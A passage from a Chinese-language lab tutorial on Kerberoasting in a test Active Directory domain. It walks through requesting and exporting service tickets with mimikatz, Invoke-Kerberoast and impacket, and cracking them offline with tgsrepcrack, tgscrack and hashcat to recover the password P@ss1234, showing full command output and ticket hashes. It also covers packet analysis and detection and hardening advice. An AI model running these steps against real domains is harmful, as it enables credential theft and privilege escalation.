    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: AD01.xie.com
```

4. mimikatz 请求

使用 mimikatz 存在内存中，命令如下：

#请求服务票据

kerberos::ask /target:MySQL/win7.xie.com:3306

#列出服务票据

kerberos::list

#清除所有票据

kerberos::purge

如图所示，使用 mimikatz 请求指定 SPN"MySQL/win7.xie.com:3306" 的服务票据。

C:\Users\hack\Desktop>mimikatz.exe

```

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::ask /target:MySQL/win7.xie.com:3306
Asking for: MySQL/win7.xie.com:3306
* Ticket Encryption Type & kvno not representative at screen

      Start/End/MaxRenew: 2021/9/14 9:49:03 ; 2021/9/14 19:49:03 ; 2021/9/21 9:49:03
      Service Name (02) : MySQL ; win7.xie.com:3306 ; @ XIE.COM
      Target Name  (02) : MySQL ; win7.xie.com:3306 ; @ XIE.COM
      Client Name  (01) : hack ; @ XIE.COM
      Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
      Session Key   : 0x00000017 - rc4_hmac_nt
                     8faa139f4d2803436b559cd649123e7d
      Ticket        : 0x00000017 - rc4_hmac_nt ; kvno = 0      [...]

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
      Start/End/MaxRenew: 2021/9/14 9:49:03 ; 2021/9/14 19:49:03 ; 2021/9/21 9:49:03
      Server Name      : krbtgt/XIE.COM @ XIE.COM
      Client Name      : hack @ XIE.COM
      Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
      Start/End/MaxRenew: 2021/9/14 9:49:03 ; 2021/9/14 19:49:03 ; 2021/9/21 9:49:03
      Server Name      : MySQL/win7.xie.com:3306 @ XIE.COM
      Client Name      : hack @ XIE.COM
      Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;

```

导出服务票据

以上请求服务票据的过程中，有的工具可以直接将票据以 base64 形式打印出来保存为文件，而有的工具会将票据保存在内存中。所以对于保存在内存中的票据，我们可以使用工具将票据从内存中导出来。

1. 查看内存中的票据

首先，我们需要查看一下内存中保存的票据。可以使用以下命令查看内存中的票据。直接在 cmd 窗口执行 klist 或者在 mimikatz 下面执行。

#直接在 cmd 窗口执行

klist

#在 mimikatz 下面执行

mimikatz.exe "kerberos::list" "exit"

如图所示，执行 klist 查看内存中的票据。

```
C:\Users\hack\Desktop>klist

Current LogonId is 0:0x16fb7dc

Cached Tickets: (2)

#0>      Client: hack @ XIE.COM
        Server: krbtgt/XIE.COM @ XIE.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 9/14/2021 9:50:53 (local)
        End Time:   9/14/2021 19:50:53 (local)
        Renew Time: 9/21/2021 9:50:53 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: AD01.xie.com

#1>      Client: hack @ XIE.COM
        Server: MySQL/win7.xie.com:3306 @ XIE.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 9/14/2021 9:50:53 (local)
        End Time:   9/14/2021 19:50:53 (local)
        Renew Time: 9/21/2021 9:50:53 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: AD01.xie.com
```

如图所示，使用 mimikatz 查看内存中的票据。

```

C:\Users\hack\Desktop>mimikatz.exe "kerberos::list"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 2021/9/14 9:50:53 ; 2021/9/14 19:50:53 ; 2021/9/21 9:50:53
  Server Name       : krbtgt/XIE.COM @ XIE.COM
  Client Name       : hack @ XIE.COM
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2021/9/14 9:50:53 ; 2021/9/14 19:50:53 ; 2021/9/21 9:50:53
  Server Name       : MySQL/win7.xie.com:3306 @ XIE.COM
  Client Name       : hack @ XIE.COM
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;

```

查看了内存中的票据后，我们就需要将票据从内存中导出成文件了。

2. mimikatz 导出票据

执行如下命令，使用 mimikatz 将内存中的票据导出来，执行完成后，会在 mimikatz 同目录下导出 后缀为 kirbi 的票据文件。

```
mimikatz.exe "kerberos::list /export" "exit"
```

如图所示，使用 mimikatz 导出票据文件。

C:\Users\hack\Desktop>mimikatz.exe "kerberos::list /export" "exit"

```

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 2021/9/14 10:35:07 ; 2021/9/14 20:35:07 ; 2021/9/21 10:35:07
  Server Name       : krbtgt/XIE.COM @ XIE.COM
  Client Name       : hack @ XIE.COM
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file   : 0-40e10000-hack@krbtgt~XIE.COM-XIE.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2021/9/14 10:35:07 ; 2021/9/14 20:35:07 ; 2021/9/21 10:35:07
  Server Name       : MySQL/win7.xie.com:3306 @ XIE.COM
  Client Name       : hack @ XIE.COM
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 1-40a10000-hack@MySQL~win7.xie.com~3306-XIE.COM.kirbi

mimikatz(commandline) # exit
Bye!

C:\Users\hack\Desktop>dir | findstr kirbi
2021/09/14  10:36                1,208 0-40e10000-hack@krbtgt~XIE.COM-XIE.COM.kirbi
2021/09/14  10:36                1,304 1-40a10000-hack@MySQL~win7.xie.com~3306-XIE.COM.kirbi

```

3. Empire 导出票据

也可以使用 Empire 下的 Invoke-Kerberoast.ps1 脚本，可以将内存中的票据以 Hashcat 或 John 能破解的格式打印出来。如下命令，将内存中的票据以 Hashcat 能破解的格式打印出来。

```
Import-Module .\Invoke-Kerberoast.ps1;
Invoke-Kerberoast -outputFormat hashcat
```

如图所示，使用 Invoke-Kerberoast.ps1 脚本导出内存中的票据。

```

PS C:\Users\hack\Desktop> Import-Module .\Invoke-Kerberoast.ps1;
PS C:\Users\hack\Desktop> Invoke-Kerberoast -outputFormat hashcat

TicketByteHexString :
Hash : $krb5tgs$23$*test$xie.com$SQLServer/win7.xie.com:1533/MSSQL*$F9B1313D18BAB64C2664D190E49F09C2$2A
CD2FA4643DAA0D1AE75F1461804FEDBF56645DB2B09164CEE1D83B8F5F47D9FC6E8A4C21E44D20BF192CE073E33D3EFC
97279860A7BC4C490B1A4DD46A57748310639673BAB251D9E80D49A24F2F8963995D125CD8D2B57D6F55E2613414F807
D62D1E380B389E2EE7232AB3308E89FC921C3F99AD0A6965D7A2B0A2E62AD02B14FB950A5DD4F569857A5F049E14DF9
2CE9E6B96C4D640A78E514E3F3CD2518008AF57697FDA071BDF59200D77A0317473FADAAED410F1341DFAE11C769467D
AA2F6B071AD18AEAA1F33046B4C9E821175D0A1FB49F74B9A987FA5DFB969A81F7D5F9F82A1B5C0AE0B4403B86822B60
F032F8EB36587593065C8F8D2BF8B056B319ACFF670F3193A8F4E8D9DE592E4CF03D00C3349423EF1C946D447667B0CE
6F0B20990B82344CEA22051121BB2E88BA32028C098E5403E8A0B009E91B0205FA8D2E47F84D986A689AC9D865F8CCFD
89A5A7BF18ECF0E84192ACAD441669AAB6F652526202BD750F0B65B50268868853A3A6FCB97702D4533AD2302A881312
1A94C6BED7BA6372EB03C46C23188F8EEFA91AE7CB005299C69055C88A87063658A16A9F682DF64B79A59A458C2F535E
9625A18AA45815F8D4C98AE252C9A33F4A56532DA2E8361FCC0E2056F8A3D1C79E03D482C47E229B48DFCB5DC134CCA40
8DC69E4B435EB7694D11E7A9F0F46E69C93BB3BC74AF34C6986A70416AC7D7DFB2302DD4FAB966E811D48B9C379CD00C
E7802078704A0EEBC4C2A2F698F61ABAFD37EDF4B6ABCA19908FFBB682F470E8CC69E9491310E4AD66519A51C600FACC
C012E1673221840CDE400CD228F7B9949B9CE6689A09C0F88F2D22835393B612DEF9CBE03C772E00BE2381D6BBA4F54
DE25D476057CE559EB9D5420F014508648821F013C5F86E09371CB257A2884B75EBB90DC9070B91B52CD57EEA8F308FB
A142D5AFFE99C474223F9849BA1DED7FB2EE9655DBA5755887A1E7E4F62B3556CFA7CF39474235C79D1881F25CB0C5FE
BB393CB736D1C8FC511FF4D74F5DAC6EEB69CF1F390AEC7566CE84E301D4498E9CCCECF41C358CB7EDCAF1FCFE242B8C3
6C7DA33513B9955F918CBA438DC45C152BD7EDFDE9B00DBEA38543165C3164026A7601A20FFCE8805D4A66C59EE72DE
2D5663EAD67403137050F7C4C9F51E33ABDACC6D18E8B8ADC4679B6CEF698302808FA4DE5094E549A9B6292AE53B56D2
81BB4532C5E4C6E7AC35585B23E670E06354E802BB373A9EA2AEF2075C4FF871799537658263DA7FC96D20D78CC63830
A59695139531634DDA1CE43978E63183BD6268B5200A25AEE336932B17266E26AFAB549221673100EFB2983DCAEC4F0C
DA455AB6D1

SamAccountName : test
DistinguishedName : CN=test,CN=Users,DC=xie,DC=com
ServicePrincipalName : SQLServer/win7.xie.com:1533/MSSQL

TicketByteHexString :
Hash : $krb5tgs$23$*hack$xie.com$MySQL/win7.xie.com:3306*$0AE563FF2C4F4E02CAF6434C2B4BDEDE$949D8F8E4B96
100BB9091B7DADF4BD8C172B0C597E454F632BF450370C30A78791CC7F21507C363D4BC50D57231D162F5CEC4E7FA2F3
FAF0401C1DED5AB3A0899ABEC3FB86A83DCD8984A545492E052E6DC6496D3661C701BB0EDE8D3AF4701CDC51588BBA17
B97D2FB11E177BB3B1C22CDB4A3646688708BBFC1ED567E52A8796ABAC52F2C73ABC7CCB5BC055713AC90ABBBE61C6A4
FB0B8003F13800F8F1188F1428895399D3B19BBA11334CC4DF86B445B9C98063B7A72A99A7FC2A0A71F9B49C26D7A14B
E18FC333747F900A4984B5774B33893C0EFE34926E8354AE41E8BACD0C689211693510EE2EB00953A71582D7780A3AED
31BCAAE6393957E1ADC50360AC11D3CCF3CCBFA28AD42992B29A9EAF2E33E7F308C058E8264F96E9BC2C05640F1EA74
66340293535D05C62283E07C98F60C57606FA432B0FB8B70CCE03876E8118F9D15393C1096B03A94D9CB73ACF2579A05
18C688FC970F41C359C49ACF000CE9925EF0592D1A5B9FA2248B04928A345EDE6ECD8343C0B48CAB57FCBC496AF328F
D803412A8A7DC8E232FC905CDBDF2233E7DF27474CD016347150CE1883F3E9105E3C90960F046C6DCC017C5196AE8DE2

```

离线破解服务票据

通过前面几步拿到了.kirbi 票据文件或 hashcat、John 能直接破解的文件。接下来就需要本地离线破解该服务票据了。

1. kerberoast

Kerberoast 是用于攻击 Kerberos 实现的一些工具。该工具中的 tgsrepcrack.py 脚本可以对 mimikatz 导出的后缀为.kirbi 格式的票据进行爆破。

```
python2 tgsrepcrack.py pass.txt 1-40a10000-hack@SQLServer\~win7.xie.com
\~1533\~MSSQL-XIE.COM.kirbi
```

如图所示，使用 tgsrepcrack.py 脚本离线破解.kirbi 文件，破解出密码为 P@ss1234。

```
kerberoast python2 tasrepcrack.py pass.txt 1-40a10000-hack@SQLServer~win7.xie.com~1533~MSSQL-XIE.COM.kirbi
found password for ticket 0: P@ss1234 File: 1-40a10000-hack@SQLServer~win7.xie.com~1533~MSSQL-XIE.COM.kirbi
All tickets cracked!
```

2. tgscrack

该工具先将后缀为 kirbi 格式的票据转换为该工具能破解的格式，然后通过 go 语言脚本指定密码文件进行爆破。

```
python2 extractServiceTicketParts.py 1-40a10000-hack@SQLServer~win7.xie.com~1533~MSSQL-XIE.COM.kirbi > hash.txt
go run tgscrack.go -hashfile hash.txt -wordlist pass.txt
```

如图所示，使用 tgscrack 工具进行爆破，破解出密码为 P@ss1234。

```
tgscrack python2 extractServiceTicketParts.py 1-40a10000-hack@SQLServer~win7.xie.com~1533~MSSQL-XIE.COM.kirbi > hash.txt
tgscrack go run tgscrack.go -hashfile hash.txt -wordlist pass.txt
Starting tgscrack with the following settings:
  hashFile: hash.txt
  wordlist: pass.txt

Cracked a password! P@ss1234:1-40a10000-hack@SQLServer~win7.xie.com~1533~MSSQL-XIE.COM.kirbi
*** Cracking has finished ***
```

3. Hashcat

针对 impacket 和 Rebeus 请求的票据格式，可以使用 hashcat 来进行爆破。

```
hashcat -m 13100 hash.txt pass.txt --force
```

如图所示，使用 hashcat 进行爆破。

```

root@kali:~# hashcat -m 13100 hash.txt pass.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-1068NG7 CPU @ 2.30GHz, 512/1492 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D AMD_ROCM=0 -D VECT_SIZE=16
DGST_ELEM=4 -D KERN_TYPE=i3100 -D _unroll'
* Device #1: Kernel m13100_a0-pure.94244dd7.kernel not found in cache! Building may take a while...
Dictionary cache built:
* Filename...: pass.txt
* Passwords...: 3
* Bytes.....: 29
* Keyspace...: 3
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

```

如图所示，爆破出明文为 P@ss1234。

```

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keypace - workload adjusted.
$kr5e5235$USER$DOM1M$SQL/win7.xie.com:3306$80ae563f2c4f4e02caf6434c2b4bde85949d8f8e4096180bb9091b7dada4bdc172b0c597e454f632bf450370c30e78791cc721507c36344bc50a052731d162f5cec4e7a2f3fa94001c1ded5ab3a0899abc3fbb6bd3dc8984
e54549e4e52e6dc6496d366c701b0de8d3ef4701cd51580ba17097d2fb1e177bb3b1c22c0b4a364668870bbfc1ed567e52a8796bac52f2c73abc7cc50e055713ac70abb061c6a7b0b003f13800f8f1188f1428895399d3b19bba11334ccdf86b44509c980c3b7a7299a77fc2a0
271994c2cd7af4de18fc337c7f980a0848574b3393c0ef34926c035a0e1e0ba0c689211693510ee2e00953a715827780a0ed130cae03939571e0a50360ac11d3ccf3c0fa28a042992b2939ee7e33e7f308c058ee3264f9e0bc2c0560f1a0746634023535a05c62281a0
7c08f6dc570b0c0a320b0b370c0ed1870e011879d1393c109d0d0304d0c370e2579b00184604c1c07041c35949e000c0992e0955d1d090f027480a0926a345edede0c343c0b4d0c0277c0c0e0a737a0b34120b07a0e0374c0b0c0b07233376f2747c001347350c1883f0
91083c309000f046dc0c017c5196ae8ed21ccc9323fb3f30eb18cfdd283f52439c940b009177c21082239166fe515fd0ac0c947e1e0d7522320f824840c958978981fb049d0101d1d3806fb93b8219f1a1c43d4f9b150d50149778d0ae80b77483b2198f0b1a0c0b1c0001ce0dd
718c4db0f0614f0b0d027631170015502e055915e59de0832540e257c92f0e30bd107f0df306d19109f0e0430b212d04c7b70d0406705597379eb0746c3540081193d2f62170139785d6d0f0c0a8473e2b23940690330e08f779b1af95e1b56d96c0c030f00c37d0c47c10752b8
01c01950704394274f0390b0e0c000d0c4f0793045e099318e0521c02999f16d30f0e0c0f0a0344775f041677760c030720b04fc180823088064030c0b0e430b6c0c12a0b0543048f008700b0950f0a056c22c0e0c0f0390b04930c0e0d7230e0392c471599f185f144b00ee
0bc7c51c09e5dc7495d0f05427429580b393d1148965c1c6417231e8d5808971f60f519d7f824f245980dc1621dec66301052a070080621443e0e0c0e0e1b579fe094000175fb65858080906334fc37494cc4db08670ed488996d394e4d0420b58549e562fd23a734b0e22d203
1ba09ff485c548f0211bd0cb194447922a564c1d5a362c4d9fae0e8f5146db2ac0ed477a1a0ab39fe041f047940a66eb426d33b5cfe6a0f268c60cfa0ac70e049370ac70d3916a4ed08c5dc0ae0e7e37e79:P@ss1234

Session.....: hashcat
Status.....: Cracked
Hash Type.....: Kerberos 5 TGS-REP etype 23
Hash Target.....: $kr5e5235$USER$DOM1M$SQL/win7.xie.com:3306$0...e37e79
Time Started.....: Wed Sep 1 18:27:51 2021 (0 secs)
Time Estimated.....: Wed Sep 1 18:27:51 2021 (0 secs)
Guess Rate.....: 1 file (pass.txt)
Guess Queue.....: 1/1 (100.00%)
Speed #1.....: 3442 H/s (0.02ms) @ Accel:64 Loops:1 Thr:64 Vec:16
Recovered.....: 1/1 (100.00%) Digests: 1/1 (100.00%) Salts
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore Points.....: 0/3 (0.00%)
Restore Sub #1.....: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates #1.....: 123456 -> P@ssword1234

Started: Wed Sep 1 18:27:42 2021
Stopped: Wed Sep 1 18:27:53 2021

```

Kerberoasting 抓包分析

我们通过使用 impacket 执行如下命令请求指定 SPN 服务票据。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234
4 -outputfile hash.txt -request-user test
```

如图所示，使用 impacket 请求指定 SPN 的服务票据。

```
~/impacket/examples master ± python GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt -request-user test
Password:
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
SQLServer/win7.xie.com:1533/MSSQL test      2021-08-20 09:36:27.110746 2021-09-14 14:19:21.788170
```

在攻击的过程中使用 WireShark 进行抓包分析，如图所示，可以看到攻击过程有四个 Kerberos 相关的包。

10.211.55.2	10.211.55.4	KRB5	309	AS-REQ
10.211.55.4	10.211.55.2	KRB5	1340	AS-REP
10.211.55.2	10.211.55.4	KRB5	1293	TGS-REQ
10.211.55.4	10.211.55.2	KRB5	1332	TGS-REP

如图所示，第一个 AS-REQ 包是使用我们提供的用户 xie\hack 向 KDC 的 AS 服务请求 TGT 认购权证。



```

  ✓ Kerberos
    > Record Mark: 239 bytes
    ✓ as-req
      pvno: 5
      msg-type: krb-as-req (10)
      > padata: 2 items
      ✓ req-body
        Padding: 0
        > kdc-options: 50800000
        ✓ cname
          name-type: kRB5-NT-PRINCIPAL (1)
          ✓ cname-string: 1 item
            CNameString: hack
          realm: XIE.COM
        > sname
          till: 2021-09-15 08:30:23 (UTC)
          rtime: 2021-09-15 08:30:23 (UTC)
          nonce: 1724296017
        > etype: 1 item
```

如图所示，第二个 AS-REP 包是 KDC 返回 TGT 认购权证，可以看到，TGT 认证权证的加密方式为 AES256。

```

  Kerberos
    > Record Mark: 1270 bytes
    > as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: XIE.COM
      > cname
        name-type: kRB5-NT-PRINCIPAL (1)
        > cname-string: 1 item
          CNameString: hack
      > ticket
        tkt-vno: 5
        realm: XIE.COM
        > sname
        > enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: afea85ff0ba81274766725c101815ee896afe7f986416e0f1d478f54174d96bf630839c1...
      > enc-part

```

如图所示，第三个 TGS-REQ 包，用上一步拿到的 TGT 认购权证向 KDC 的 TGS 服务请求针对 test 用户链接的 SPN 的服务票据。可以看到，请求协商的加密类型有 HMAC_MD5、DES 和 DES3。



```

  ✓ Kerberos
    > Record Mark: 1223 bytes
    ✓ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
      > padata: 1 item
      ✓ req-body
        Padding: 0
        > kdc-options: 40810010
        realm: XIE.COM
        ✓ sname
          name-type: KRB5-NT-MS-PRINCIPAL (-128)
          ✓ sname-string: 1 item
            SNameString: xie.com\test
            till: 2021-09-15 08:30:23 (UTC)
            nonce: 305576415
            ✓ etype: 4 items
              ENCTYPE: eTYPE-ARCFour-HMAC-MD5 (23)
              ENCTYPE: eTYPE-DES3-CBC-SHA1 (16)
              ENCTYPE: eTYPE-DES-CBC-MD5 (3)
              ENCTYPE: eTYPE-ARCFour-HMAC-MD5 (23)

```

如图所示，第四个 TGS-REP 包，KDC 的 TGS 服务返回由指定 SPN 链接的用户的密码哈希加密的服务票据。可以看到，加密类型为 HMAC_MD5。这种加密方式是可以爆破的。

```

  Kerberos
  > Record Mark: 1262 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: XIE.COM
    > cname
      name-type: KRB5-NT-PRINCIPAL (1)
      > cname-string: 1 item
        CNameString: hack
    > ticket
      tkt-vno: 5
      realm: XIE.COM
      > sname
      > enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 3
        cipher: 5185a0828f0d5fb077160743f8fb7e1923bb78c463845cc8a49ff021b74a8ee496b52f51...
    > enc-part

```

而正常 TGS-REP 回复包的 ST 服务票据的默认加密类型为 AES256，如图所示：

```

  Kerberos
  > Record Mark: 1302 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: XIE.COM
    > cname
    > ticket
      tkt-vno: 5
      realm: XIE.COM
      > sname
      > enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 1
        cipher: 46400aa2802c50215d97b221f92ad9d0070b7e6419bef9f85bb659d1e3c5e990b1cc2c37...
    > enc-part

```

Kerberoasting 攻击防御

对于防守方或蓝队来说，如何针对 Kerberoasting 攻击进行检测和防御呢？

总的来说，有如下几点：

- 确保服务账号密码为强密码、并具有随机性、定期修改。

- Kerberoasting 能成功的最大因素就是 KDC 返回的 ST 服务票据是用 RC4_HMAC_MD5 加密算法加密的，攻击者可以比较简单的进行爆破。如果配置强制使用 AES256_HMAC 方式对 Kerberos 票据进行加密。那么，即使攻击者获取了 ST 服务票据，也无法将其破解。但是配置强制使用 AES256_HMAC 加密方式，也存在兼容性问题！

- 许多服务账户在域中被分配了过高的权限，从而导致攻击者在破解出该服务账号的密码后，能迅速进行域内权限提升。因此，应该对域内的服务账号权限进行限制，采取最小化权限原则。

- 防守方在检测 Kerberoasting 攻击时，可以进行日志审计，重点关注事件 ID 为 4769(请求 Kerberos 服务票证操作)的日志。如果有过多的 4769 日志，可以对事件 ID 为 4769 的日志进行筛选。如图所示，是事件 ID 为 4769 的日志。

安全 事件数: 26 (1) 可用的新事件				
关键字	日期和时间	来源	事件 ID	任务类别
审核成功	2021/9/15 9:30:04	Microsoft Windows security auditing.	4634	注销
审核成功	2021/9/15 9:30:04	Microsoft Windows security auditing.	4624	登录
审核成功	2021/9/15 9:30:04	Microsoft Windows security auditing.	4672	特殊登录
审核成功	2021/9/15 9:29:53	Microsoft Windows security auditing.	4634	注销
审核成功	2021/9/15 9:29:53	Microsoft Windows security auditing.	4624	登录
审核成功	2021/9/15 9:29:53	Microsoft Windows security auditing.	4672	特殊登录
审核成功	2021/9/15 9:29:50	Microsoft Windows security auditing.	4634	注销
审核成功	2021/9/15 9:29:50	Microsoft Windows security auditing.	4769	Kerberos 服务票证操作
审核成功	2021/9/15 9:29:50	Microsoft Windows security auditing.	4768	Kerberos 身份验证服务
审核成功	2021/9/15 9:29:50	Microsoft Windows security auditing.	4624	登录
审核成功	2021/9/15 9:29:50	Microsoft Windows security auditing.	4776	凭据验证
审核成功	2021/9/15 9:29:42	Microsoft Windows security auditing.	4634	注销
审核成功	2021/9/15 9:29:42	Microsoft Windows security auditing.	4624	登录
审核成功	2021/9/15 9:29:42	Microsoft Windows security auditing.	4672	特殊登录
审核成功	2021/9/15 9:29:42	Microsoft Windows security auditing.	4634	注销
审核成功	2021/9/15 9:29:42	Microsoft Windows security auditing.	4634	注销

然后筛选出票证加密类型为 0x17(RC4-HMAC)的日志，如图所示，是加密类型为 0x17(RC4-HMAC)的日志。



如图所示，可以看到票证加密类型为 0x17 对应的加密方式是 RC4-HMAC。

Hex	Etype
0x1	des-cbc-crc
0x2	des-cbc-md4
0x3	des-cbc-md5
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ede3-cbc-Env-OID
0x10	des3-cbc-sha1-kd
0x11	aes128-cts-hmac-sha1-96
0x12	aes256-cts-hmac-sha1-96
0x17	rc4-hmac
0x18	rc4-hmac-exp
0x41	subkey-keymaterial


- 可以定期使用 zBang 工具检测当前域内危险的 SPN。如图所示，运行 zBang。

```

C:\Users\hack.XIE\Desktop>zBang.exe
.NET Framework Version: 4.7 or later
[1] Starting ZBang....
[2] Zbang dir is C:\Users\hack.XIE\Desktop\__tempgui2005323985
[3] Extracting files...
[4] Building file structure...
[5] Uncompressing...
[6] Launching!

